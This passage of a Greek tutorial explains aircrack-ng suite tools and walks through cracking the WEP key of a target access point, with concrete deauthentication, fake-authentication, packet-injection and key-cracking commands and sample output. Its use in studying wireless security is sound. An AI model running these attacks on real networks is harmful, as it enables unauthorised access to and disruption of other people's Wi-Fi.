- -c: καθορίζει το κανάλι
- --bssid: καθορίζει τη διεύθυνση MAC του AP στόχου
- -w καθορίζει το όνομα του αρχείου στο οποίο θα αποθηκευτούν τα πακέτα που καταγράφονται. Στο παραπάνω παράδειγμα αυτό θα ξεκινάει από τη συμβολοσειρά "output".

3.4 aireplay-ng

Το aireplay-ng χρησιμοποιείται για να κάνουμε inject πακέτα σε κάποιο ασύρματο δίκτυο στόχο. Η κύρια λειτουργία του είναι να δημιουργήσουμε κυκλοφορία πακέτων ώστε να καταγράφουμε πολύ περισσότερα πακέτα από αυτά που ανταλλάσσονται πραγματικά στο δίκτυο. Ωστόσο, μπορεί να χρησιμοποιηθεί ώστε να αναγκάσει κάποιον ασύρματο client να συνδεθεί ή να αποσυνδεθεί από το AP και να εκτελέσει ψεύτικες πιστοποιήσεις ώστε να συνδεθούμε εμείς με το AP στόχο (αυτό μας βοηθάει στην περίπτωση που δεν υπάρχει άλλος πελάτης συνδεδεμένος).

Οι επιθέσεις που υποστηρίζονται είναι οι ακόλουθες:

- Attack 0: Deauthentication (-0)
- Attack 1: Fake authentication (-1)
- Attack 2: Interactive packet replay (-2)
- Attack 3: ARP request replay attack (-3)
- Attack 4: KoreK chopchop attack (-4)
- Attack 5: Fragmentation attack (-5)
- Attack 9: injection test (-9)

Θα δούμε πως να επιλέγουμε την κατάλληλη επίθεση στην ενότητα 4.

3.4.1 Χρήση

Το aireplay-ng χρησιμοποιείται ως εξής:

```
aireplay-ng {options} {replay interface}
```

3.4.2 Φίλτρα

Για όλες τις επιθέσεις, εκτός από τις 'deauthentication' και 'fake authentication', μπορείτε να χρησιμοποιήσετε τα πρακάτω φίλτρα. Για μια τυπική χρήση χρησιμοποιήστε μόνο το φίλτρο (-b):

- -b bssid: Η MAC διεύθυνση του AP στόχου
- -m length: Ελάχιστο μέγεθος πλαισίου
- -n length: Μέγιστο μέγεθος πλαισίου

3.4.3 Επιλογές replay

- -h mac: Θέσε την MAC διεύθυνση πηγής ως mac. Χρησιμοποιείται συχνά ώστε τα πακέτα που θα γίνονται inject να έχουν σαν διεύθυνση source τη διεύθυνση MAC κάποιου σχετιζόμενου client. Η διεύθυνση που θέτουμε εδώ θα πρέπει να ανήκει σε κάποιον client που είναι συνδεδεμένος στο AP ή στη διεύθυνση της κάρτας μας στην περίπτωση που έχουμε πραγματοποιήσει fake authentication.
- -a bssid: Θέτουμε τη διεύθυνση MAC του AP στόχου ως bssid. Χρησιμοποιείται συνήθως σε επιθέσεις 'deauthentication' και 'fake authentication'.
- -e essid: Θέσε το όνομα ESSID του στόχου σε essid. Χρησιμοποιείται σε επιθέσεις 'deauthentication', 'fake authentication'.

- -q time: Στείλε πακέτα 'keep alive' κάθε 10 δευτερόλεπτα. Χρησιμοποιείται στην επίθεση 'fake authentication'.

3.4.4 Επιλογές source

- interface: Κατέγραψε πακέτα από αυτή τη διεπαφή
- -r file: Κάνε εξαγωγή πακέτων από το αρχείο 'file'

3.4.5 Παραδείγματα χρήσης

Στο σημείο αυτό θα δούμε κάποια παραδείγματα χρήσης του aireplay-ng.

Test packet injection

Για να δείτε αν λειτουργεί το injection εκτελέστε:

```
$ aireplay-ng -9 -e gio -a 00:21:63:44:63:38 ath1
```

όπου:

- -e gio: Το όνομα του ασύρματου δικτύου στόχου
- -a 00:21:63:44:63:38: Η MAC address του AP στόχου
- -9: το είδος της επίθεσης (test injection).

Το αποτέλεσμα θα πρέπει να είναι κάπως έτσι:

```
helios:/home/giorgos# aireplay-ng -9 -e gio -a 00:21:63:44:63:38 ath1
20:09:03  Trying broadcast probe requests...
20:09:03  Injection is working!
20:09:04  Found 1 AP

20:09:04  Trying directed probe requests...
20:09:04  00:21:63:44:63:38 - channel: 11 - 'gio'
20:09:06  Ping (min/avg/max): 1.497ms/14.586ms/42.846ms
20:09:06  30/30: 100%
```

Θα πρέπει να έχετε πάνω από 85% επιτυχία στα τεστ ώστε το injection να λειτουργεί σωστά.

fake authentication

Για να εκτελέσετε 'fake authentication' στο ασύρματο δίκτυο με όνομα 'gio' και διεύθυνση MAC '00:21:63:44:63:38' εκτελέστε:

```
$ aireplay-ng -1 0 -e gio -a 00:21:63:44:63:38  -h 00:16:3F:23:12:38 ath1
```

όπου:

- -1: καθορίζει την επίθεση 'fake authentication'
- 0: καθορίζει το χρόνο του 'reassosiation' σε δευτερόλεπτα
- -a: καθορίζει τη MAC διεύθυνση του στόχου
- -h: καθορίζει τη MAC διεύθυνση της κάρτας δικτύου μας
- -e καθορίζει το όνομα του ασύρματου δικτύου στόχου

Ένας καλύτερος τρόπος για να πραγματοποιήσετε 'fake authentication' είναι ο εξής:

```
$ aireplay-ng -1 6000 -o 1 -q 10 -e gio -a 00:21:63:44:63:38  -h 00:16:3F:23:12:38 ath1
```

όπου:

- 6000: Κάνε reauthentication κάθε 6000 δευτερόλεπτα
- -o 1: Στείλε μόνο ένα σετ πακέτων reauthentication τη φορά
- -q 10: Στείλε πακέτα 'Keep alive' κάθε 10 δευτερόλεπτα

Deauthentication

Για να αποπιστοποιήσετε τον client με MAC διεύθυνση 00:16:6F:3A:57:C9 από το AP με MAC 00:21:63:44:63:38 εκτελέστε:

```
$ aireplay-ng -0 10 -a 00:21:63:44:63:38 -c 00:16:6F:3A:57:C9 ath1
```

Ας δούμε τις επιλογές:

- -0 εκτέλεσε αποσυσχέτιση και στείλε 10 πακέτα αποσυσχέτισης
- -a η MAC address του AP στόχου
- -c η MAC address του συνδεδεμένου πελάτη

Interactive packet replay

Για να κάνουμε inject πακέτα σε ένα ασύρματο δίκτυο εκτελούμε:

```
$ aireplay-ng -2 packet ath1
```

όπου:

- -2: καθορίζει την επίθεση 'Interactive packet replay'
- packet: διάβασε τα πακέτα που θα στείλεις από το αρχείο 'packet'

ARP Request

Για να καταγράψουμε πακέτα ARP από το ασύρματο δίκτυο στόχο και στη συνέχεια να το κάνουμε inject στο δίκτυο εκτελούμε:

```
$ aireplay-ng -3 -b 00:21:63:44:63:38 -h 00:16:6F:3A:57:C9 ath1
```

Ας δούμε τις επιλογές που χρησιμοποιήσαμε:

- -3: καθορίζει την κατάσταση 'arp request replay'
- -b: Η MAC address του AP στόχου
- -h: Η MAC address του συνδεδεμένου client

Η κάρτα μας θα ξεκινήσει να διαβάζει πακέτα μέχρι να εντοπίσει ένα ARP:

```
helios:/home/giorgos# aireplay-ng -3 -b 00:21:63:44:63:38 -h
00:16:6F:3A:57:C9 ath1
The interface MAC (00:21:27:E8:45:B1) doesn't match the specified MAC (-
h).
        ifconfig ath1 hw ether 00:16:6F:3A:57:C9
Saving ARP requests in replay_arp-0824-181801.cap
You should also start airodump-ng to capture replies.
Read 201 packets (got 0 ARP requests), sent 0 packets...(0 pps)
```

Μόλις το ARP πακέτο διαρρεύσει στο δίκτυο, θα καταγραφεί από το aireplay-ng του βήματος 3 και θα αρχίσει να γίνεται inject στο AP. Το aireplay-ng του βήματος 3 θα ανταποκριθεί ως:

```
18:23:29  Packets per second adjusted to 375t 1172 packets...(4 pps)
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
18:23:37  Packets per second adjusted to 282ent 3094 packets...(11 pps)
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
```

```
18:23:45  Packets per second adjusted to 212ent 4512 packets...(16 pps)
18:24:37  Packets per second adjusted to 159 sent 14692 packets...(45 pps)
18:25:51  Packets per second adjusted to 120, sent 25157 packets...(64 pps)
18:25:53  Packets per second adjusted to 90
18:25:55  Packets per second adjusted to 68
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
18:26:15  Packets per second adjusted to 51), sent 26311 packets...(64 pps)
18:26:17  Packets per second adjusted to 39
18:26:19  Packets per second adjusted to 30
18:26:21  Packets per second adjusted to 23
Read 153778 packets (got 36631 ARP requests), sent 34752 packets...(44 pps)
Chopchop attack
```

Για να πραγματοποιήσουμε επίθεση chopchop εκτελούμε:

```
$ aireplay-ng -4 -h 00:16:6F:32:24:48 -b 00:21:22:23:34:12 ath1
```

όπου:

- -4: εκτέλεσε επίθεση chopchop
- -h: καθορίζει τη διεύθυνση της κάρτας μας. Θα πρέπει νωρίτερα να έχουμε εκτελέσει fake authentication για δουλέψει το chopchop.
- -b: καθορίζει τη διεύθυνση του AP στόχου

Fragmentation attack

Για να πραγματοποιήσουμε επίθεση fragmentation εκτελούμε:

```
$ aireplay-ng -5 -h 00:16:6F:32:24:48 -b 00:21:22:23:34:12 ath1
```

όπου:

- -5: εκτέλεσε επίθεση fragmentation
- -h: καθορίζει τη διεύθυνση της κάρτας μας. Θα πρέπει νωρίτερα να έχουμε εκτελέσει fake authentication για δουλέψει το chopchop.
- -b: καθορίζει τη διεύθυνση του AP στόχου

3.5 aircrack-ng

Το aircrack-ng είναι το εργαλείο που χρησιμοποιούμε για να σπάσουμε το κλειδί κρυπτογράφησης ενός AP. Ως είσοδος χρησιμοποιείται ένα αρχείο με πακέτα που έχει καταγράψει το airodump-ng. Το aircrack-ng για να σπάσει το κλειδί χρησιμοποιεί τις εξής μεθόδους:

- PTW
- FMS/ KoreK (default)
- Dictionary attacks

3.5.1 Χρήση

Το aircrack-ng χρησιμοποιείται ως εξής:

```
$ aircrack-ng [options] {capture file(s)}
```

οι βασικές επιλογές που μπορούμε να χρησιμοποιήσουμε είναι:

- -a mode: καθορίζει το είδος της επίθεσης. (1 = static WEP, 2 = WPA/WPA2-PSK)
- -b bssid: Καθορίζει το δίκτυο στόχο. Το bssid είναι η MAC address του AP στόχου
- -c: Χρησιμοποίησε μόνο αλφαριθμητικούς χαρακτήρες για να βρεις το κλειδί
- -t: Χρησιμοποίησε μόνο δεκαεξαδικούς χαρακτήρες για να βρεις το κλειδί
- -h: Χρησιμοποίησε μόνο αριθμητικούς χαρακτήρες για να σπάσεις το κλειδί
- -n: καθορίζει το μήκος του κλειδιού (64 για 40-bit WEP Key, 128 για 104-bit WEP Key). Το default είναι το 128.
- -f fudge: Το default είναι το 2 για κλειδί 104 bit και 5 για κλειδί 40-bit. Καθορίστε πιο μεγάλη τιμή για να αυξήσετε την επίθεση του brute force.
- -k attack: Υπάρχουν 17 επιθέσεις KoreK. Μπορείτε να τις απενεργοποιήσετε θέτοντας -k 1, -k 2 κλπ.
- -z: Χρησιμοποίησε την τεχνική PTW, το default είναι η τεχνική FMS/ KoreK
- -w: (Για WPA) Καθορίζει το path για κάποιο wordlist

3.6 packetforge-ng

Ο σκοπός του packetforge-ng είναι να δημιουργήσει κρυπτογραφημένα πακέτα τα οποία στη συνέχεια θα μπορούν να χρησιμοποιηθούν για injection. μπορείτε να κατασκευάσετε πακέτα διαφόρων ειδών, όπως ARP requests, UDP, ICMP καθώς και custom πακέτα.

Για να δημιουργήσουμε ένα κρυπτογραφημένο πακέτο θα πρέπει να έχουμε τον αλγόριθμο PRGA (pseudo random generation algorithm).Ο αλγόριθμος αυτός χρησιμοποιείται για να κρυπτογραφήσουμε στη συνέχεια τα πακέτα που δημιουργούμε.. Ο αλγόριθμος PRGA μπορεί να κλαπεί μέσω των επιθέσεων chopchop ή fragmentation όπως θα δούμε σε επόμενο άρθρο.

3.6.1 Χρήση

Το packetforge-ng χρησιμοποιείται ως εξής:

```
packetforge-ng {mode} {options}
```

όπου οι καταστάσεις λειτουργίας μπορεί να είναι:

- -arp: δημιούργησε ένα πακέτο ARP (-0).
- -udp: δημιούργησε ένα πακέτο UDP (-1)
- -icmp: δημιούργησε ένα πακέτο ICMP (-2)
- -null: δημιούργησε ένα NULL πακέτο (-3)
- -custom: δημιούργησε ένα custom πακέτο (-4)

Και οι δυνατές επιλογές:

Forge Options

- -p : θέσε το πεδίο control του πλαισίου (hex τιμή)
- -a : θέσε τη διεύθυνση MAC του AP
- -c : θέσε τη διεύθυνση MAC του παραλήπτη
- -h : θέσε τη διεύθυνση MAC ου αποστολέα
- -e: Απενεργοποίησε την κρυπτογραφία WEP
- -k : θέσε τη διεύθυνση IP του προορισμού και προαιρετικά τη θύρα προορισμού
- -l : θέσε τη διεύθυνση IP του αποστολέα και προαιρετικά τη θύρα αποστολής
- -t ttl: θέσε το πεδίο Time to live
- -w : γράψε το πακέτο στο αρχείο file

- -j: θέσε το FromDS bit
- -o: καθάρισε το ToDS bit

Source Options

- -r : διάβασε το πακέτο από το αρχείο file
- -y : Διάβασε τον PRGA από το αρχείο file

3.6.2 Παραδείγματα χρήσης

Ας δούμε τώρα κάποιες συνήθεις χρήσεις του εργαλείου packetforge-ng.

Δημιουργία πακέτου ARP Request

Αρχικά θα πρέπει να έχουμε "κλέψει" το PRGA που χρησιμοποιεί το AP στόχος και να το έχουμε σώσει σε αρχείο. Αυτό μπορούμε να το πετύχουμε είτε με την επίθεση chopchop είτε με την επίθεση fragmentation. Έστω, λοιπόν, ότι το αρχείο που περιέχει το PRGA είναι το fragment.xor. Εκτελούμε:

```
packetforge-ng -0 -a 02:21:23:24:6F:36 -h 16:6F:32:34:63:12 -k 255.255.255.255 -l
255.255.255.255 -y fragment.xor -w arp-request
```

Ας δούμε τώρα τις παραμέτρους:

- -0: Δημιούργησε ένα πακέτο ARP request
- -a: καθορίζει τη διεύθυνση MAC του AP στόχου
- -h: καθορίζει τη MAC διεύθυνση της κάρτας μας. Πρέπει να έχουμε ήδη εκτελέσει επίθεση fake authentication ώστε να έχουμε συνδεθεί στο AP στόχο.
- -k: καθορίζει τη διεύθυνση IP του προορισμού. Εδώ χρησιμοποιούμε τη διεύθυνση broadcast γιατί σχεδόν όλα τα AP ανταποκρίνονται σε αυτή. Αν ξέραμε τη διεύθυνση IP που έχει το AP στόχος (πχ 192.168.1.1) θα μπορούσαμε κάλλιστα να χρησιμοποιήσουμε αυτήν.
- -l: καθορίζει τη διεύθυνση IP του αποστολέα. Χρησιμοποιούμε κι εδώ τη διεύθυνση broadcast (255.255.255.255) γιατί τα περισσότερα AP ανταποκρίνονται σε αυτήν.
- -y: καθορίζει το όνομα του αρχείου που περιέχει τον αλγόριθμο PRGA που έχουμε υποκλέψει
- -w: καθορίζει το όνομα του αρχείου στο οποίο θα αποθηκευτεί το πακέτο που θα δημιουργηθεί

4. Επιθέσεις και συμβουλές

Στο παρόν άρθρο θα περιγράψουμε αρχικά τις επιθέσεις που μπορούμε να πραγματοποιήσουμε εναντίον ενός ασύρματου δικτύου και θα δώσουμε κάποιες συμβουλές σχετικά με τον τρόπο και τις συνθήκες που πρέπει να ισχύουν ώστε να μπορούμε να επιλέξουμε την κατάλληλη επίθεση. Τέλος, θα δούμε κάποιες συμβουλές για τη χρήση του προγράμματος aircrack-ng ώστε να μειώσουμε το χρόνο που απαιτείται για να αποκρυπτογραφήσει ένα κλειδί.

4.1 Packet injection

Το 'packet injection' είναι η τεχνική κατά την οποία ένας client στέλνει ένα πακέτο σε ένα σταθμό AP χωρίς ο client να είναι κόμβος του δικτύου. Η Προϋπόθεση για να δουλέψει το packet injection είναι ο client να έχει πραγματοποιήσει 'fake authentication' με το σταθμό AP. Το 'packet injection' μας βοηθάει να πολλαπλασιάσουμε την κίνηση πακέτων σε ένα ασύρματο δίκτυο συλλέγοντας έτσι τα IVs πολύ πιο γρήγορα. Πως γίνεται αυτό; Πολύ απλά, κάνουμε inject στο σταθμό AP ένα πακέτο ARP request και μόλις ο AP το λάβει θα στείλει αμέσως ένα κρυπτογραφημένο πακέτο ARP reply το οποίο μπορούμε να υποκλέψουμε με το πρόγραμμα airodump-ng.

4.2 Fake authentication

Η επίθεση αυτή μας επιτρέπει να εκτελέσουμε τους δύο τύπους της πιστοποίησης WEP (Open/ Shared key) καθώς και να συσχετιστούμε (assoscate) με το AP. Είναι πολύ χρήσιμη στην περίπτωση που κανείς άλλος client δεν είναι συνδεδεμένος στο AP στόχο. Να σημειώσουμε ότι κατά τη διάρκεια του 'fake authentication' δε δημιουργούνται πακέτα ARP και ότι η επίθεση αυτή δε μπορεί να χρησιμοποιηθεί για να συσχετιστούμε με ένα AP που χρησιμοποιεί WPA/ WPA2.

4.3 Deauthentication

Η επίθεση αυτή στέλνει πακέτα αποσυσχέτισης (disasociate) σε έναν ή περισσότερους clients οι οποίοι είναι συνδεδεμένοι στο ασύρματο δίκτυο στόχο. Η αποσυσχέτιση κάποιου client μας βοηθάει να:

- δημιουργηθούν πακέτα ARP requests κατά την αποσυσχέτιση τα οποία θα τα καταγράψουμε και στη συνέχεια θα τα χρησιμοποιήσουμε κάνοντάς τα inject
- καταγράψουμε το WPA/WPA2 handshake κάνοντας τον client που αποσυσχετίσαμε να ξανασυσχετιστεί με το AP

4.4 Interactive packet replay

Αυτή η επίθεση μας επιτρέπει να επιλέξουμε ένα συγκεκριμένο πακέτο το οποίο θα γίνει inject στο AP στόχο. Ωστόσο δε μπορούμε να κάνουμε inject οποιοδήποτε πακέτο αλλά μόνο συγκεκριμένα πακέτα μπορούν να γίνουν inject επιτυχώς και να οδηγήσουν το σταθμό AP να εκπέμψει ένα νέο πακέτο το οποίο να περιέχει ένα νέο IV. Ας δούμε κάποια από τα χαρακτηριστικά που πρέπει να έχει ένα πακέτο ώστε να γίνει δεκτό από το AP.

- Τα Access points πάντα κάνουν αποδεκτό και επαναλαμβάνουν ένα πακέτο το οποίο έχει προορισμό τη διεύθυνση broadcast: 'FF:FF:FF:FF:FF:FF'. Τα πακέτα ARP έχουν αυτό το χαρακτηριστικό.
- Επίσης, το πακέτο πρέπει να κατευθύνεται από τον πελάτη στο ασύρματο δίκτυο. Κάθε τέτοιο πακέτο έχει το bit σημαίας 'To DS' ίσο με 1.

4.5 Arp request - replay attack

Η επίθεση αυτή εκτελείτε όταν υπάρχει έστω και ένας πελάτης συνδεδεμένος στον client. Αρχικά το aireplay καταγράφει τα πακέτα που κυκλοφορούν στο δίκτυο. Μόλις συναντήσει ένα πακέτο ARP request το κάνει inject στο δίκτυο με στόχο να πολλαπλασιάσει την κίνηση πακέτων. Για να δημιουργηθεί ένα πακέτο 'ARP replay' μπορούμε να αποσυσχετίσουμε κάποιον συνδεδεμένο client, συνδυάζοντας έτσι την επίθεση αυτή με την επίθεση deauthentication, ή απλά να περιμένουμε (αν έχουμε υπομονή) για ένα πακέτο ARP request.

4.6 Chopchop Attack

Ο στόχος αυτής της επίθεσης είναι να υποκλέψουμε τον αλγόριθμο PRGA που χρησιμοποιεί το AP στόχος. Το PRGA δε μπορεί να χρησιμοποιηθεί για να αποκρυπτογραφήσουμε πακέτα, ωστόσο μπορεί να χρησιμοποιηθεί για να δημιουργήσουμε νέα πακέτα τα οποία και θα κάνουμε inject στο δίκτυο.

Μερικά πλεονεκτήματα της επίθεσης αυτής είναι τα ακόλουθα:

- Μπορεί να λειτουργήσει σε περιπτώσεις όπου δε τα καταφέρνει η επίθεση 'fragmentation'
- Δεν απαιτείται να γνωρίζουμε πληροφορίες για διευθύνσεις IP που χρησιμοποιούνται στο δίκτυο

Κάποια μειονεκτήματα της επίθεσης chopchop είναι τα εξής:

- Δε μπορεί να χρησιμοποιηθεί για όλα τα AP
- Αρκετά πιο αργή από την επίθεση 'fragmentation'
- Το μέγεθος του πακέτου xor περιορίζεται στο μέγεθος του πακέτου στο οποίο εκτελούμε την' chopchop'
- Για να λειτουργήσει η επίθεση 'chopchop' θα πρέπει να έχουμε πραγματοποιήσει 'fake authentication' με το AP στόχο.

4.7 Fragmentation Attack

Ομοίως με την επίθεση 'chopchop' ο στόχος της επίθεσης 'fragmentation' είναι να υποκλέψει το PRGA. Θα ερωτηθείτε: γιατί να υπάρχουν δύο επιθέσεις που κάνουν το ίδιο πράγμα; Ο λόγος είναι ότι εκεί που δε δουλεύει η πρώτη μπορεί να δουλεύει η δεύτερη και το αντίθετο. Για να λειτουργήσει η επίθεση 'fragmentation' θα πρέπει να έχουμε πραγματοποιήσει 'fake authentication' με το AP στόχο.

Και στις δυο επιθέσεις 'fragmentation', 'chopchop όπως είπαμε, στόχος είναι να υποκλέψουμε το PRGA. Σε επόμενο βήμα, θα χρησιμοποιήσουμε το PRGA ώστε να δημιουργήσουμε πακέτα ARP request τα οποία θα τα κάνουμε 'interactive replay' στο δίκτυο στόχο για να δημιουργήσουμε κυκλοφορία πακέτων. Έτσι, αυτές οι δύο επιθέσεις συνδυάζονται με την επίθεση 'fake authentication' και την επίθεση Interactive packet replay'.

Τα πλεονεκτήματα της επίθεσης 'Fragmentation' είναι:

- Υποκλέπτει ολόκληρο το πακέτο xor μεγέθους 1500 byte
- Μπορεί να λειτουργεί εκεί όπου δε λειτουργεί η επίθεση 'chopchop'
- Είναι πολύ γρήγορη

Από την άλλη μεριά, τα μειονεκτήματά της είναι τα εξής:

- Χρειάζεται περισσότερες πληροφορίες για να ξεκινήσει, για παράδειγμα πληροφορίες για IP διευθύνσεις που χρησιμοποιούνται εντός του ασύρματου δικτύου. Ωστόσο η χρήση της διεύθυνσης broadcast (255.255.255.255) αρκεί για τα περισσότερα AP
- Πρέπει να είμαστε αρκετά κοντά στο AP
- Η επίθεση θα αποτύχει σε AP τα οποία δε χειρίζονται σωστά τα πακέτα 'fragmentation' (θραύσματα)

4.8 Συμβουλές χρήσης του aircrack-ng

Στο σημείο αυτό θα δούμε κάποιες συμβουλές για τη χρήση του προγράμματος aircrack-ng ώστε να μειώσουμε το χρόνο που απαιτείται για να βρει ένα κλειδί.

Ο πιο απλός τρόπος χρήσης του aircrack-ng είναι απλά να εκτελέσουμε:

```
$ aircrack-ng capture_data.cap
```

και να αφήσουμε το πρόγραμμα να βρει το κλειδί. Ωστόσο, υπάρχουν κάποιες τεχνικές που μπορούμε να ακολουθήσουμε ώστε να αυξήσουμε την πιθανότητα εύρεσης του κλειδιού και παράλληλα να μειώσουμε τον χρόνο που απαιτείται. θα δούμε στη συνέχεια κάποιες από αυτές τις τεχνικές:

- Αν καταγράφουμε πακέτα ARP request/ reply, τότε η γρηγορότερη προσέγγιση είναι να χρησιμοποιήσουμε την τεχνική PTW. Εκτελούμε:

  ```
  $ aircrack-ng -z capture_data.cap
  ```

- Ο αριθμός των IVs που χρειάζεται το aircrack για να βρει το κλειδί εξαρτάται από το μέγεθος του κλειδιού και από το Access Point. Τυπικά, χρειαζόμαστε 250.000 ή περισσότερα IVs για ένα κλειδί των 64bits και πάνω από 1.5 εκατομμύριο IVs για ένα κλειδί των 128bits. Από εκεί και πέρα υπάρχει η τύχη. Μπορεί κάποιες φορές το aircrack να καταφέρει να σπάσει το κλειδί έχοντας συλλέξει μόνο 50.000 IVs, ωστόσο κάτι τέτοιο είναι σπάνιο.
- Μη προσπαθείτε να σπάσετε ένα WEP κλειδί πριν συλλέξετε τουλάχιστον 200.000 IVs. Αν ξεκινήσετε πριν τα 200.000 IVs το aircrack θα ξοδεύει αρκετό από το χρόνο εκτελώντας bruteforcing και όχι στατιστικές μεθόδους.
- Μια καλή αντιμετώπιση είναι να τρέχετε το aircrack παράλληλα με το airodump-ng. Μόλις το airodump-ng συλλέξει 200.000 IVs ξεκινήστε το aircrack. Κάθε φορά που θα χρειάζεται περισσότερα IVs απλά θα περιμένει τη συλλογή τους από το airodump-ng.
- Ξεκινήστε θεωρώντας ότι το κλειδί που προσπαθείτε να σπάσετε είναι 64bits και εκτελέστε:

  ```
  $ aircrack-ng -n 64 capture_data.cap
  ```

- Εάν όντως χρησιμοποιείται ένα κλειδί των 64bits το aircrack θα το σπάσει σε λιγότερο από 5 λεπτά. Αν περάσουν 5 λεπτά και το κλειδί δεν έχει βρεθεί, επανεκκινήστε το aircrack χωρίς την παράμετρο -n 64

- Αν έχετε συλλέξει 2 εκατομμύρια IVs και το aircrack δεν έχει βρει ακόμα το κλειδί δοκιμάστε να αλλάξετε την επιλογή fudge σε: "-f 4" επανεκκινώντας το aircrack:

```
$aircrack-ng -f 4 capture_data.cap
```

- Αφήστε το aircrack να τρέχει και για κάθε 1 ώρα που περνάει επανεκκινήστε το αυξάνοντας το fudge κατά 4.

5. Επιθέσεις στο WEP με χρήση της σουίτας aircrack

5.1 Πως να σπάσετε το WEP όταν υπάρχει κάποιος πελάτης συνδεδεμένος στο AP

Σε αυτή την ενότητα θα σας δείξουμε πως μπορείτε να σπάσετε το WEP κλειδί ενός AP στο οποίο βρίσκονται συνδεδεμένοι ένας οι περισσότεροι πελάτες (clients).

5.1.1 Υποθέσεις

Για να μπορέσετε να ακολουθήσετε τα βήματα του παρόντος οδηγού θα πρέπει να ισχύουν τα ακόλουθα:

- Χρησιμοποιείτε drivers που έχουν γίνει patched ώστε να υποστηρίζουν το injection
- Είστε αρκετά κοντά ώστε να στείλετε και να λάβετε πακέτα προς/ από το AP
- Υπάρχει τουλάχιστον ένας πελάτης συνδεδεμένος στο AP
- Χρησιμοποιείτε το aircrack-ng 0.9.x

5.1.2 Εξοπλισμός που χρησιμοποιήθηκε

Σε αυτόν τον οδηγό χρησιμοποιήσαμε τα εξής:

- MAC Address του υπολογιστή που τρέχει το aircrack-ng: '00:21:27:E8:45:B1'
- BSSID (MAC Address του AP στόχου): '00:21:63:44:63:38'
- ESSID (Όνομα δικτύου): 'gio'
- AP Channel: 11
- Wireless interface: 'ath1'
- Client's MAC Address: '00:16:6f:3a:57:c9'

5.1.3 Επίθεση

Τα βήματα που ακολουθούμε για να σπάσουμε το WEP κλειδί του AP στόχου είναι τα εξής:

Βήμα 1 – Θέτουμε την κάρτα δικτύου μας σε κατάσταση monitor

Ο σκοπός αυτού του βήματος είναι να τοποθετήσουμε την κάρτα δικτύου μας σε κατάσταση 'monitor'. Κατά την κατάσταση 'monitor' η κάρτα μας θα μπορεί να ακούει κάθε πακέτο που βρίσκεται στον αέρα. Ας δούμε πως θα τοποθετήσουμε την atheros κάρτα μας (ath0) σε κατάσταση 'monitor'.

Αρχικά σταματάμε τη διεπαφή 'ath0':

```
$ airmon-ng stop ath0
```

Στη συνέχεια εκτελούμε:

```
$ iwconfig
```

και βεβαιωνόμαστε ότι δεν υπάρχουν άλλες διεπαφές 'athX'. Αν υπάρχει κάποια διεπαφή 'athX', τότε τη σταματάμε όπως και την ath0.

Ας ξεκινήσουμε τώρα την κάρτα μας σε κατάσταση 'monitor':

```
$ airmon-ng start wifi0
```

Δημιουργείται η διεπαφή 'ath0' την οποία θα χρησιμοποιούμε στη συνέχεια για το injection. Για να σιγουρευτούμε ότι έχει δημιουργηθεί η διεπαφή ath1 εκτελούμε:

```
$ iwconfig
```

η έξοδος θα είναι κάπως έτσι:

```
helios:/home/giorgos# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

vboxnet0  no wireless extensions.

wifi0     no wireless extensions.

ath1      IEEE 802.11g  ESSID:""  Nickname:""
          Mode:Monitor  Channel:0  Access Point: Not-Associated
          Bit Rate:0 kb/s   Tx-Power:18 dBm   Sensitivity=1/1
          Retry:off   RTS thr:off   Fragment thr:off
```

```
Encryption key:off
Power Management:off
Link Quality=0/70  Signal level=-94 dBm  Noise level=-94 dBm
Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

Παρατηρήστε ότι στο 'Mode' αναφέρεται η κατάσταση 'Monitor'.

Βήμα 2 – Συγκέντρωση πακέτων

Για να συγκεντρώσουμε πακέτα που διακινούνται στο δίκτυο θα χρησιμοποιήσουμε το πρόγραμμα airodump-ng. Μπορούμε να δούμε όλα τα διαθέσιμα ασύρματα δίκτυα εκτελώντας:

```
$ airodump-ng ath1
```

Η έξοδος θα είναι κάπως έτσι:

```
[ CH  7 ][ Elapsed: 16 s ][ 2009-08-24 17:54 ]

 BSSID              PWR   Beacons  #Data, #/s  CH  MB  ENC  CIPHER
AUTH ESSID

 00:21:29:78:15:8C   39       36       0    0  11  54   WPA2 CCMP   PSK
Giorg
 00:21:63:44:63:38   42       26       2    0  11  48   WEP  WEP        gio
 00:1F:9F:EB:B2:2B   6        15       3    0   1  48   OPN             Thoms

 BSSID              STATION            PWR  Lost  Packets  Probes

 00:21:63:44:63:38  00:16:6F:3A:57:C9   68     1        5
```

Ας αναλύσουμε λίγο το αποτέλεσμα:

- Στην καρτέλα BSSID εμφανίζεται η MAC address των APs που βρίσκονται εντός της εμβέλειας της κάρτας μας.
- Στην καρτέλα PWR βλέπουμε την ισχύ του σήματος
- Στην καρτέλα Beacon βλέπουμε τα beacon frames που έχει έχουμε λάβει από κάθε AP
- Στην καρτέλα #Data βλέπουμε τα πακέτα που έχουμε λάβει από κάθε AP

- Στην καρτέλα #/s βλέπουμε το ρυθμό με τον οποίο εμείς στέλνουμε πακέτα στο AP
- Στην καρτέλα CH βλέπουμε το κανάλι στο οποίο λειτουργεί το AP
- Στην καρτέλα ENC βλέπουμε το είδος της κρυπτογράφησης που χρησιμοποιείται.
- Στην καρτέλα ESSID βλέπουμε το όνομα του δικτύου

Όταν υπάρχουν συνδεδεμένοι πελάτες στα AP εμφανίζονται κάτω από αυτά τα στοιχεία των πελατών. Για παράδειγμα:

```
BSSID              STATION            PWR  Lost  Packets  Probes

00:21:63:44:63:38  00:16:6F:3A:57:C9   68    1        5
```

- Κάτω από το BSSID φαίνεται η διεύθυνση του AP στο οποίο είναι συνδεδεμένος ο πελάτης.
- Κάτω από το Station φαίνεται η διεύθυνση MAC του πελάτη
- Κάτω από το Packets φαίνεται ο αριθμός των πακέτων που έχουν καταγραφεί και προορίζονται για τον συγκεκριμένο πελάτη

Για να λάβουμε γρηγορότερα τα πακέτα που στέλνει ο AP που μας ενδιαφέρει, και να καταγράψουμε τα πακέτα που θα κάνουμε inject πρέπει να επικεντρωθούμε στον συγκεκριμένο AP. Εκτελούμε:

```
$ airodump-ng -c 11 --bssid 00:21:63:44:63:38 -w output ath1
```

Ας δούμε τις επιλογές που χρησιμοποιούμε:

- -c: καθορίζει το κανάλι
- --bssid: καθορίζει τη διεύθυνση MAC του AP στόχου
